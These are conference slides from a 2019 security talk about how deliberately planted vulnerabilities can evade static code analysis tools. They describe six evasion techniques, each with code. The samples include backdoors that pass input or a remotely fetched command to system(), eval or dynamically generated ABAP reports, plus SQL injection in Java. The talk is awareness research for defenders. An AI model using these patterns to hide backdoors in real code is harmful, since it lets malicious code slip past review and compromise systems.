SERPENTEQ
Security is just an Illusion

S.C.A.R.E.
Static Code Analysis Recognition Evasion

Hack in the Box, Singapore 2019
Andreas Wiegenstein

Speaker's Corner

SERPENTEQ
Security is just an Illusion

Andreas Wiegenstein

- From Heidelberg, Germany
- ERP security researcher since 2003
- 100+ 0-days reported to SAP
- (Co-) Author of various books, guidelines and white papers
- Speaker at Conferences, such as
  - RSA, Black Hat, Hack in the Box, DeepSec, Troopers, IT Defense
  - Various ERP conferences
  - Various Non-conferences
- CEO @ SERPENTEQ (SAP Cyber Security)
- Current Research: Advanced Persisted Threats in SAP / ERP environments
- Most probable cause of death: Sarcasm in the wrong moment

Disclaimer

SERPENTEQ
Security is just an Illusion

My talk does **not** intend to point the finger at specific vendors.

My talk is designed to raise awareness among companies running SCA tools that there are **technical** limits to the overall methodology of static code analysis.

The techniques in this talk were tested against several scanners, but by far not against all of them. They serve as an orientation for eager developers to test the scanner their company is using.

The code examples shown had to be reduced in code in order to fit on one slide. I know that this has side-effects in some cases.

Agenda

SERPENTEQ
Security is just an Illusion

- Static Code Analysis
- SCA Testing Methodology
- Evasion Vectors
- Conclusions

Static Code Analysis

SERPENTEQ
Security is just an Illusion

- Originally designed to spot quality defects in source code
  - Functional issues, maintainability, performance, …
- (Complex) security testing capabilities were added later
- Designed to compensate developers' lack of knowledge and *accidental* programming mistakes
- Analyze (combinations of) patterns in code
- Used in many companies as central *quality* gate

- Not designed to identify *intentional* mistakes

Why not?

- Because SCA tools don't understand semantics

SCA Methodology (Examples)


SERPENTEQ
Security is just an Illusion

- Find occurrences of critical patterns in code (trivial)
  - e.g. **`strcpy`**(), **`sprintf`**() in C/C++
- Control-Flow checks
  - e.g. **`free`** after **`malloc`** in C/C++
  - authorization checks before object access
- Data-Flow Analysis
  - e.g. taint tracking from a source to a sink (example in Java)

```
protected void doPost(...) {

    String username = request.getParameter("username");
    PrintWriter writer = response.getWriter();
    String htmlRespone = "<html><h1>Hello " + username + "!</html>";
    writer.println(htmlRespone);

}
```

A closer look at Data Flow Analysis

SERPENTEQ
Security is just an Illusion



- Discover all Input vectors (Sources) that "taint" data
- Discover all dangerous commands / APIs (Sinks)
- Check if there is a data-transfer path between sources and sinks
  - Consider all commands that process/copy data
  - Follow calls when data is passed to other functions

```
String username = request.getParameter("username");
PrintWriter writer = response.getWriter();
String htmlRespone = "<html><h1>Hello " + username + "!</html>";
writer.println(htmlRespone);
```

Real Life Code

SERPENTEQ
Security is just an Illusion

```
protected void doPost(...) {

  String pid = request.getParameter("pid");



  try {
    String url = "jdbc:msql://10.10.10.10:1337/hitb";
    Connection conn = DriverManager.getConnection(url, "", "");
    Statement stmt = conn.createStatement();
    ResultSet rs;

    String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;
    rs = stmt.executeQuery(q);

    // ...
  } catch (Exception e) {
    System.err.println("D'Oh !");
   }
}
```

Real Life Code

SERPENTEQ
Security is just an Illusion

```
protected void doPost(...) {

  String pid = request.getParameter("pid");

  pid = pid.substring(0, 3);

  try {
    String url = "jdbc:msql://10.10.10.10:1337/hitb";
    Connection conn = DriverManager.getConnection(url, "", "");
    Statement stmt = conn.createStatement();
    ResultSet rs;

    String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;
    rs = stmt.executeQuery(q);

    // ...
  } catch (Exception e) {
    System.err.println("D'Oh !");
   }
}
```

SCA Methodology (More Real Life Cases)

SERPENTEQ
Security is just an Illusion

- Input is of (very) limited length
- Input is of restrictive type, such as **`integer`** or **`boolean`**
- Input is converted to upper / lower case
- Certain characters in input are deleted or replaced
- Input receives prefix or postfix
- Input comes from from a "safe" source
- Orphan Sink, i.e. sink without source
- Input validation / mitigation
- Ambiguous control flow

Bug or false positive ?

SERPENTEQ
Security is just an Illusion

```
protected void doPost(...) {

    String username = request.getParameter("username");
    PrintWriter writer = response.getWriter();
    String output = username.toUpperCase();
    output = output.replaceAll("<", "").replaceAll(">", "");
    output = output.replaceAll("'", "").replaceAll("'", "");
    output = output.replaceAll("=", "").replaceAll(";", "");
    output = output.replaceAll("&", "").replaceAll("\\\\", "");
    String htmlRsp = "<html><head><meta charset='UTF-8'></head>";
    htmlRsp += "<script>a='" + output + "';</script></html>";
    writer.println(htmlRsp);

}
```

What every vendor needs to decide

SERPENTEQ
Security is just an Illusion

If the scanner has no "smart" logic, it's not worth the money.

Nobody wants scanners that produce (many) false positives.

On the other hand: most customers don't notice false negatives.

The million $ question:


If our scanner finds something it can't reliably identify as a bug, what should we do?

Drop issue	→	Great for recognition evasion, bad for customer
Rate issue as potential bug	→	Good for recognition evasion
Rate issue as definitive bug	→	Bad for the vendor

Tekkie stuff a vendor needs to consider

SERPENTEQ
Security is just an Illusion

SCA logic must emulate control flow but prevent recursion.



SCA logic must keep an eye on memory and CPU consumption.

-> Code with many branches, deep call stacks and tons of sources and sinks exponentially consumes (computation) resources.

Other considerations

SERPENTEQ
Security is just an Illusion

Economic efficiency is key.

If you had 10.000 issues to fix (but limited budget), where would you start?

1. Random issue
2. Highest ranked issues (tool's rating) <- Reality is here
3. Highest ranked issues, after expert review (expert rating)

The attacker's goal is to reduce the ranking as far as possible.

This is made easier with any vendor decision to down-rank ambiguous issues


Evasion Vectors

SERPENTEQ
Security is just an Illusion

1. Circular Calls
2. Deep Call Stacks
3. Data Laundering
4. Data Replication
5. Chunked Input
6. Counter-Mitigation

Circular Calls

SERPENTEQ
Security is just an Illusion





```
PROGRAM clean_start.
  PARAMETERS input TYPE string.
  PERFORM first USING input 'x'.

FORM first USING a TYPE string b TYPE string.
  IF a = 'x'.
    PERFORM evil_stuff USING b.
  ELSE.
    PERFORM second USING a b.
  ENDIF.
ENDFORM.

FORM second USING a TYPE string b TYPE string.
  PERFORM third USING a b.
ENDFORM.

FORM third USING a TYPE string b TYPE string.
  PERFORM first USING b a.
ENDFORM.

FORM evil_stuff USING in TYPE string.
  DATA src TYPE TABLE of string.
  APPEND in TO src.
  INSERT REPORT 'ZFT' FROM src.
  SUBMIT ZFT.
ENDFORM.
```

Note the flip

Circular Calls

SERPENTEQ
Security is just an Illusion



Thesis

The scanner does not parse the same function twice. Changing data flow on the second call might deceive the scanner.

Effect

The scanner's data flow sequence is broken.


The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

3 (4) down-ranked, 1 (4) did not finish analysis.

Deep Call Stacks

SERPENTEQ
Security is just an Illusion



```
import os, requests

def func001(value):
  func002(value)

def func002(value):
  func003(value)

# and so forth ...

def func999(value):
  funcXXX(value)

def funcXXX(value):
  os.system(value)

link = "https://www.serpenteq.com/HITB?get_cmd=23"
cmd = requests.get(link)
func001(cmd)
```


```
  File "callstack.py", line 2993, in func997
    func998(value)
  File "callstack.py", line 2996, in func998
    func999(value)
  File "callstack.py", line 2999, in func999
    func1000(value)
RuntimeError: maximum recursion depth exceeded
```

How low can you go ?

20

Deep Call Stacks

SERPENTEQ
Security is just an Illusion



Thesis

The scanner uses a call stack limit.

Effect

The scanner's data flow sequence is broken.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

1(4) scanners gave up very early.

Data Laundering

SERPENTEQ
Security is just an Illusion

Not all source are treated equal:

- An application's user interface
- HTTP (Web applications, SOAP interface, oData Service, ...)
- FTP (File transfers)
- SMTP (E-Mail)
- Files on the local network
- Files on the local computer
- Remote Procedure Calls (Calling Software functions on other computers)
- APIs (Interfaces to other software)
- Diverse services on the local network
- Memory addresses (RAM)
- The databank

Data Laundering

SERPENTEQ
Security is just an Illusion


Some sources / origins of data are treated as "secure" in order to avoid false positives and annoyed developers.

- Variables
- The application's memory
- The database in some instances, e.g. SAP


Data Laundering

SERPENTEQ
Security is just an Illusion


Deductive Logic




A: Data Flow from untrusted source to sink -> problem



B: Data Flow from untrusted source to sink with mitigation -> OK



C: Data Flow from trusted source to sink -> OK




Combine B + C -> Input is "laundered"


Hybrid Node : Source & Sink at the same time

Data Laundering

SERPENTEQ
Security is just an Illusion

```
DATA  lv_evil TYPE SQtable.
DATA  lv_good TYPE SQtable.
DATA  src     TYPE TABLE OF string.

PARAMETERS: p_input TYPE string128,
            p_num   TYPE char10.

lv_evil-text = p_input.
lv_evil-line = p_num.

INSERT INTO SQtable VALUES lv_evil.
IF sy-subrc = 0.
 SELECT SINGLE * FROM SQtable INTO lv_good WHERE line = p_num.
  IF sy-subrc = 0.
    APPEND lv_good-text TO src.
    INSERT REPORT 'ZSQ' FROM src.
    SUBMIT zsq.
  ELSE.
    WRITE: 'Fehler beim SELECT'.
  ENDIF.
ENDIF.
```





Data Laundering

SERPENTEQ
Security is just an Illusion

Thesis

The scanner rates certain data sources as trusted.

Effect

The scanner's data flow sequence is broken.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

2(4) scanners affected.


Data Replication

SERPENTEQ
Security is just an Illusion


Data Flow is determined by tracking all commands that copy data from a source variable/location to a destination variable / location.

Examples:

```
b = a;

*b = *a;

strcpy(b, a);

memcpy(b, a);
```



What if we find a way to copy data in a different way?




Data Replication

SERPENTEQ
Security is just an Illusion

```
int main(int argc, char *argv[]) {
  char orig[200], repl[200]; int j = 0;
  if (argc < 2) { return -1; }
  strlcpy(orig, argv[1], sizeof(orig));
  for(i = 0; i <= strlen(orig); ++i) {
    switch (orig[i]) {
      case 'a': repl[j++] = 'a'; break;
      case 'b': repl[j++] = 'b'; break;
      /* cover all relevant characters */
      case '\0': repl[j++] = '\0'; break;
    }
  }
  system(repl);
  return 0;
}
```

Data Replication

SERPENTEQ
Security is just an Illusion



Thesis

Since the scanner does not understand semantics, we can find ways to replicate data without using "the usual commands".

Effect

The scanner does not detect any data flow.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

4(4) scanners affected.

Chunked Input

SERPENTEQ
Security is just an Illusion

The scanners ignore certain sources of data due to their size / type.

Examples:

`bool`

`int`

short **`char`** arrays

What if we find a way to use these ignored sources as an attack vector?

Chunked Input V1.0

SERPENTEQ
Security is just an Illusion

```
int main(int argc, char *argv[]) {
  int n = 0;
  int pos = 0;
  char buf[200];
  if (argc < 200) {
    for(i = 1; i < argc; ++i) {
      n = atoi(argv[i]);
      switch (n) {
        case 0:  buf[pos] = '\0'; system(buf); break;
        default: buf[pos++] = (char) n;
      }
    }
  }
}
```

Chunked Input V2.0

SERPENTEQ
Security is just an Illusion

```
var http = require('http'); var url = require('url');
var data, bit, aStr; // must be global vars

http.createServer(function (req, res) {
  var q = url.parse(req.url, true);
  switch (q.pathname) {
    case "/init.html": bit = data = 0; aStr = ""; break;
    case "/hitb.html": eval(aStr); break;
    case "/plus.html": process(true); break;
    case "/zero.html": process(false); break;
  }
}).listen(8080);

function process(x) {
  data *= 2;
  if (x) data++;
  if (++bit = 7) {
    aStr += String.fromCharCode(data);
    bit = data = 0;
  }
}
```

Chunked Input

SERPENTEQ
Security is just an Illusion

Sending an "a" = x61 = 0**1100001**

http://some.infected.com/init.html

http://some.infected.com/plus.html -> 1
http://some.infected.com/plus.html -> 1
http://some.infected.com/zero.html -> 0
http://some.infected.com/zero.html -> 0
http://some.infected.com/zero.html -> 0
http://some.infected.com/zero.html -> 0
http://some.infected.com/plus.html -> 1

http://some.infected.com/hitb.html

Chunked Input

SERPENTEQ
Security is just an Illusion

Thesis

Since the scanner does not understand semantics, we can find ways to assemble data from a source that is not recognized as (dangerous) input.

Effect

The scanner's does not find any data flow.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

4(4) scanners affected.

Counter-Mitigation

SERPENTEQ
Security is just an Illusion

```
protected void doPost(...) {

  String pid = StringEscapeUtils.escapeSql(request.getParameter("pid"));



  try {
    String url = "jdbc:msql://10.10.10.10:1337/hitb";
    Connection conn = DriverManager.getConnection(url, "", "");
    Statement stmt = conn.createStatement();
    ResultSet rs;
    String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;
    rs = stmt.executeQuery(q);

    // ...

  } catch (Exception e) {
    System.err.println("D'Oh !");
  }
}
```

Counter-Mitigation

SERPENTEQ
Security is just an Illusion

```
protected void doPost(...) {

  String pid = StringEscapeUtils.escapeSql(request.getParameter("pid"));

  pid = pid.replaceAll("'", "'");

  try {
    String url = "jdbc:msql://10.10.10.10:1337/hitb";
    Connection conn = DriverManager.getConnection(url, "", "");
    Statement stmt = conn.createStatement();
    ResultSet rs;

    String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;
    rs = stmt.executeQuery(q);

    // ...

  } catch (Exception e) {
    System.err.println("D'Oh !");
  }
}
```

Counter-Mitigation

SERPENTEQ
Security is just an Illusion

Thesis

The scanner revokes the "tainted" status of variables once it detects a mitigation function in the data flow sequence.

Effect

The scanner no longer regards the input as "tainted".

The issue is **dropped**.

4(4) scanners affected.

Conclusions

SERPENTEQ
Security is just an Illusion

Static Code Analysis (SCA) tools are a good way to efficiently identify many types of security-related programming errors that occurred accidentally / due to lack of expertise.

But SCA tools have technical limits. They can't reliably detect programming "errors" that were made **intentionally**.

As a result, dangerous code can be disguised in order to evade (proper) detection and infiltrate a company's code base.

Companies should not solely rely on SCA tools in high-risk environments.

It takes multiple different lines of defense to detect malicious coding.

Future research

SERPENTEQ
Security is just an Illusion

- DAST Recognition Evasion
- IAST Recognition Evasion
- Deceive the human tester / code reviewer


...one code to deceive them all.

On Deception : Self-check

SERPENTEQ
Security is just an Illusion

```
module Main where
import  System.Cmd (system)

data User = User { userText :: Text } deriving (Generic)
instance ToJSON User

type API = "users" :> Capture "userClass" String :> Get '[JSON] [User]

api :: Proxy API
api = Proxy

getUser :: String -> Handler [User]
getUser userClass = do
    let userClass = "ls"
    liftIO ( system userClass )
    return $ []

server :: Server API
server = getUser
main = run 3000 (serve api server)
```

wget http://localhost:3000/users/COMMAND



SERPENTEQ
Security is just an Illusion

Thank you for your attention

Support our research.
Share your SCA bypasses with us.

E-Mail sca@serpenteq.com
HTTPS www.serpenteq.com
Twitter @S3RP3NT3Q
@CODEPROFILER